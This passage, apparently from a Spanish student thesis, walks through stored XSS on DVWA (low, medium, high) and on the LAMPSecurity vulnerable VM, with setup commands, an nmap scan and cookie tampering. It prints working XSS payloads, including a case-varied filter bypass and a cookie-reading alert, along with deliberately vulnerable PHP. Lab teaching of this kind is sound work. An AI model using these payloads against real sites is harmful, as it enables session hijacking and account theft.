Si, al igual que se hizo en XSS Reflected, se quisiera conseguir un pop-up con un script, se debe usar el siguiente comando, que muestra el pop-up como aparece en la siguiente figura, « Message *:**<script>alert("TFGJose")</script> »:**



O variando el código anterior e imitando lo ya hecho en 'XSS reflected', se podra rebuscar en las cookies con « **<script>alert(document.cookies)</script>** » :



Con esto se ha observado como no hay restricción alguna en el código, lo que permite usar los script se quiera para encontrar información sensible del sistema atacado.

Cambiando el nivel de seguridad a MEDIUM, y reseteando la base de datos en "**Setup/Reset Database**" se puede comenzar con la explotación de este nivel de seguridad. En este caso, los cambios realizados en el script PHP son los siguientes:


- Evitar el uso de caracteres especiales ('<'→ '**<**' y '>' → '**&gt**;')
- Sustitución de la palabra '<script>' por un espacio en blanco ' '.

Codigo PHP

```php
<?php

if(isset($_POST['btnSign']))
{

  $message = trim($_POST['mtxMessage']);
  $name    = trim($_POST['txtName']);

  // Sanitize message input
  $message = trim(strip_tags(addslashes($message)));
  $message = mysql_real_escape_string($message);
  $message = htmlspecialchars($message);

  // Sanitize name input
  $name = str_replace('<script>', '', $name);
  $name = mysql_real_escape_string($name);

  $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

  $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}

?>
```


Como ya intuíamos, esta vez no podremos aplicar el código anterior (« **<script>alert("TFGJose")</script>** »), para que aparezca un pop-up, obteniendo como resultado un comentario nuevo donde se han eliminado los '<script>'

Para poder hacer uso de una explotación adecuada, se cambian algunas cosas del código fuente HTML de la página en cuestión, para ello, pulsamos < **F12** > , el cual abre el modo HTML. A continuación, pulsar sobre el botón que hay en la esquina superior izquierda (<Elegir un elemento de la pagina>) y seleccionar la casilla de < **Name *** >



Una vez que lo hemos seleccionado, en el código de abajo cambiamos la « maxlength » de “10” a “100”:

Código HTML
<input name="txtName" size="30" maxlength="100" type="text">



Lo que se acaba de hacer es aumentar el tamaño de letras que entran en el recuadro de “**Name ***” con el objetivo de poder introducirnos desde aquí con el uso de algún ‘<script>’, ya que se tenía la restricción del código en el mensaje (“**Message ***”).

Si se introduce en el ‘**Name ***’ alternando mayúsculas y minúsculas, o todo en mayúsculas ,el siguiente comando «**<ScRiPt>alert("TFGJose") </ ScRiPt >**», , y con un “**Message ***” cualquiera:

Como se puede ver, al no limitarse a escribir "<script>" con minúsculas y evitando introducirlo en el "**Message ***" hemos conseguido el objetivo.

Ahora se procede a buscar la vulnerabilidad en modo HIGH. Los cambios producidos en comparación con el nivel de seguridad anterior son las "**stripslashes",** que quita las barras de un string con comillas escapadas, tal y como dice el manual PHP.

Código PHP

```php
<?php

if(isset($_POST['btnSign']))
{

  $message = trim($_POST['mtxMessage']);
  $name    = trim($_POST['txtName']);

  // Sanitize message input
  $message = stripslashes($message);
  $message = mysql_real_escape_string($message);
  $message = htmlspecialchars($message);

  // Sanitize name input
  $name = stripslashes($name);
  $name = mysql_real_escape_string($name);
  $name = htmlspecialchars($name);

  $query = "INSERT INTO guestbook (comment,name) VALUES ('$message','$name');";

  $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );

}
?>
```

Si se intenta escribir el código anterior con el objetivo de obtener un pop-up ("**<script>alert("TFGJose")</script>**"), se obtiene como resultado un comentario nuevo donde se han eliminado los "<script>". Esto ya pasaba en MEDIUM.

Para este caso no se ha podido encontrar ningún comando capaz de sobrepasar sin reparo las restricciones establecidas por el nivel de seguridad. Por ello se deberá usar herramientas específicas de crackeo desde la máquina virtual Kali Linux.

Capítulo 5.

Entorno LAMP Security

1.¿QUÉ ES?

Acrónimo que se usa para designar Linux (sistema operativo), Apache (Servidor web), MySQL (gestor de base de datos) y PHP (lenguaje de programación). LAMP web es uno de los servicios web más populares elegidos para el desarrollo y despliegue de una aplicación web por lo que se ha elegido observar algunas vulnerabilidades que puede tener este tipo de servicios si no se crean bien.

La idea del proyecto LAMP es la de usar Linux, Apache, MySQL y PHP a la vez en un mismo contexto. Estos softwares de código abierto son más legibles en este espacio de trabajo.

2.¿CÓMO INSTALARLO?

Como se ha dicho en el apartado anterior, LAMP security está compuesto por una serie de sistemas y servidores que deben estar instalados en nuestra máquina, por lo que tenemos que comprobar primero que tenemos php5, apache2, mysql-server en nuestro sistema instalados.

En el caso de tener que instalar estos servicios, los siguientes comandos te ayudaran a ello:

```
#sudo apt-get install apache2 php5 libapache2-mod-php5
#sudo /etc/init.d/apache2 start
#sudo apt-get install mysql-server

#sudo gedit /etc/mysql/my.cnf        →cambiar la dirección IP a la de la maquina LampSecurity
                                              < bind-address IP LampSec >
#sudo apt-get install libapache2-mod-auth-mysql php5-mysql phpMyAdmin
#gksudo gedit /etc/php5/apache2/php.ini

#sudo /etc/init.d/apache2 restart

#sudo gedit /etc/apache2/apache2.conf     →añadir en la ultima fila la siguiente línea:
                                                    < include /etc/phpmyadmin/apache.conf >
#sudo /etc/init.d/apache2 restart
```

Una vez descargado y descomprimido el archivo zip de vulnhub.com. (https://www.vulnhub.com/series/lampsecurity,43/) se puede crear la maquina desde un VirtualBox, con las siguientes especificaciones:

- Tipo: Other
- Versión: Other/Unknown(64-bit)
- Tamaño de memoria: 1024 MB
- Disco duro: Usar un archivo de disco duro virtual existente
    - Seleccionar ctf8.vmdk
    - Tipo de archivo de disco duro: VDI
- Almacenamiento en unidad de disco duro física: Reservado dinámicamente.
- Tamaño de disco duro: 512 MB

Una vez hecho todos los pasos, se abre la máquina virtual creada hasta que nos pida un login, esta vez dejaremos la maquina tal como esta en este punto, y ya con esto se esta listo para trabajar sus vulnerabilidades.

Debido a que no conocemos la dirección IP de la maquina LampSecurity, utilizaremos el terminal de Kali Linux y se busca la dirección IP de la máquina, la cual se encuentra en nuestra misma red, a través del siguiente comando (hay múltiples maneras de encontrarlo, esta es una de ellas) :

```
#nmap -sV 10.210.160.0/24
```

→ Con la red de tu trabajo.

El mapeo de puertos de la maquina objetivo tiene que tener la siguiente pinta:




Figura 5.1: Busquedad de IP victima

Desde la máquina Kali se activa el servidor X, para ello, probablemente tengas que instalar antes lo algunos directorios:

```
#sudo apt-get install xinit
#sudo apt-get install sysv-rc-conf
#startx                                  → Servidor X
```

Ya se ha conseguido la interfaz del escritorio. Ahora se puede pasar a abrir Firefox e introducir en el buscador la IP encontrada de la máquina virtual LAMP Security.

3.TEST DE LA APLICACIÓN

Una vez en la aplicación web, lo primero que se hará es crear una nueva cuenta, para ello pulsamos en "**Create new account**" en la barra lateral derecha.




Figura 5.2: Interfaz maquina LAMP

Se obtiene una página con diversos datos personales a rellenar, tal y como se muestra en la siguiente figura. Si se introducen los siguientes datos en las casillas correspondientes, y poniendo una contraseña simple como puede ser « **password** »:




Figura 5.3: Registro de nuevo usuario en LAMP

Lo que se obtiene es una ventana que confirma el registro.




Figura 5.4: Confirmación del registro

Como se observa en la imagen de la derecha, se ha entrado como usuario "test", ahora se tiene todo un menú para poder navegar. Las que más se usaran a lo largo de este ejercicio con el fin de encontrar la vulnerabilidad de la aplicación son:

- My account
- Recent posts
- Administer




Figura 5.5: Menu de navegación LAMP

En “**My acount**” se puede ver información básica de nuestro contacto en “View”, así como editar algún dato desde la pestaña “Edit”, o ver post que se han comentado desde la pestaña “Track”.

Figura 5.6: Imformacion del usuario creado en LAMP

En “**Recent posts**” se ven los últimos posts que se han escrito, así como el autor del mismo, y los comentarios recibidos en ese post. También da información sobre que tipo de post se ha escrito, se puede tratar de una página, una historia o una persona.




Figura 5.7: Ventana de “Recent Posts” en LAMP

4.XSS vulneravility(cross site Scripting)

Para poder testear esta vulnerabilidad web, la cual será bastante simple como se verá más adelante, la mejor manera de introducir un código que cause una alerta en la web será introducirse en un comentario del tipo "**Story**". Se pulsa sobre el menú "**Administer**" como se muestra a continuación:

Figura 5.8: Menu Administer de LAMP

Pulsando sobre "**Add new comment**" e introduciendo los siguientes valores:

- ➔ Subject: <script>alert('subject');</script>
- ➔ Comment: <script>alert('comment');</script>




Figura 5.9: Pop-up de un nuevo comentario

Ya tenemos la vulnerabilidad XSS confirmada por medio de una alerta pop-up. A partir de ahora, esta alerta le aparecerá a cualquier usuario que se meta en este post.

4.1.Explotación

Una vez se ha identificado una vulnerabilidad, se procede a explotarla para controlar el acceso a la aplicación. En este caso, la vulnerabilidad XSS se ha encontrado de manera trivial, pero eso no quiere decir que su explotación lo vaya a ser también.

Esta vez, se va a trabajar con las cookies, las cuales, como se verá más adelante, tienen toda la información que necesitamos para lograr el acceso a la aplicación. La definición de cookie, de manera llana podría ser la siguiente: "son una ristra de strings con la que te presentas al entrar en una página web". Para ver la cookie en el navegador Firefox, desde Kali Linux, solo hace falta pulsar **CTRL+I** (Page info)**,** a continuación se

pulsa sobre « **Security** » y después en « **View Cookies** ». La siguiente figura nos muestra el proceso a seguir:




Figura 5.10: Página de cookies dentro del navegador

Lo que hace esta cookie, es guardar información de la página abierta y de tu cuenta para que, en caso de volver a abrirla, poder llegar a ella más rápida, por lo que, si por algún casual pudiésemos robar las cookies de alguien, podríamos llegar a iniciar sesión desde su cuenta y, por tanto, robar su cuenta. Es por eso que, en general las cookies no deben contener información sensible. Para ello existen las páginas web con información segura "https". Este es el objetivo en este ejercicio, obtener cookies con información sensible. Para llevarlo a cabo, habrá que descargar un Tools desde el menú de Firefox Tools. La aplicación en cuestión es « **Tamper data » :**




Figura 5.11: Busquedad de herramienta Tamper Data en navegador

Una vez descargada la aplicación, se pulsa en "**Enable**" y continuación sobre "**Restart now**". Una vez descargada la aplicación se pulsa sobre **F10/Tools/TamperData** y se nos abre la aplicación:




Figura 5.12: Uso de herramienta Tamper Data

Para conocer el funcionamiento de esta aplicación se pulsa el botón de "**Start Tamper**". A continuación, se abre una página cualquiera en internet (por ejemplo www.google.com) y nos pregunta un pop-up emergente si queremos hacer "Tampering". Como es eso precisamente lo que se quiere hacer, se pulsa sobre "**Tamper**".

Figura 5.13: Petición de Tampering

El resultado es una página como la que se muestra a en la siguiente figura, que ofrece diversa información sobre la página web en la que se haya decidido entremeterse. Lo que se hará a continuación será copiar el valor de la cookie en un archivo de texto(gEdit) y cambiarle a la cookie en "Tamper Popup" un solo valor. Una vez hecho esto se pulsa el botón "**OK**".




Figura 5.14: Información de una página a traves de Tamper

Se podrá comprobar, con el cambio realizado, cómo sale una pestaña emergente que nos dice que estamos fuera de la aplicación debido a que se ha usado una cookie sin autentificar. Esto es un pequeño ejemplo de cómo puede llegar a funcionar "Tamper Data", además de entender un poco mejor el uso que tienen las cookies.

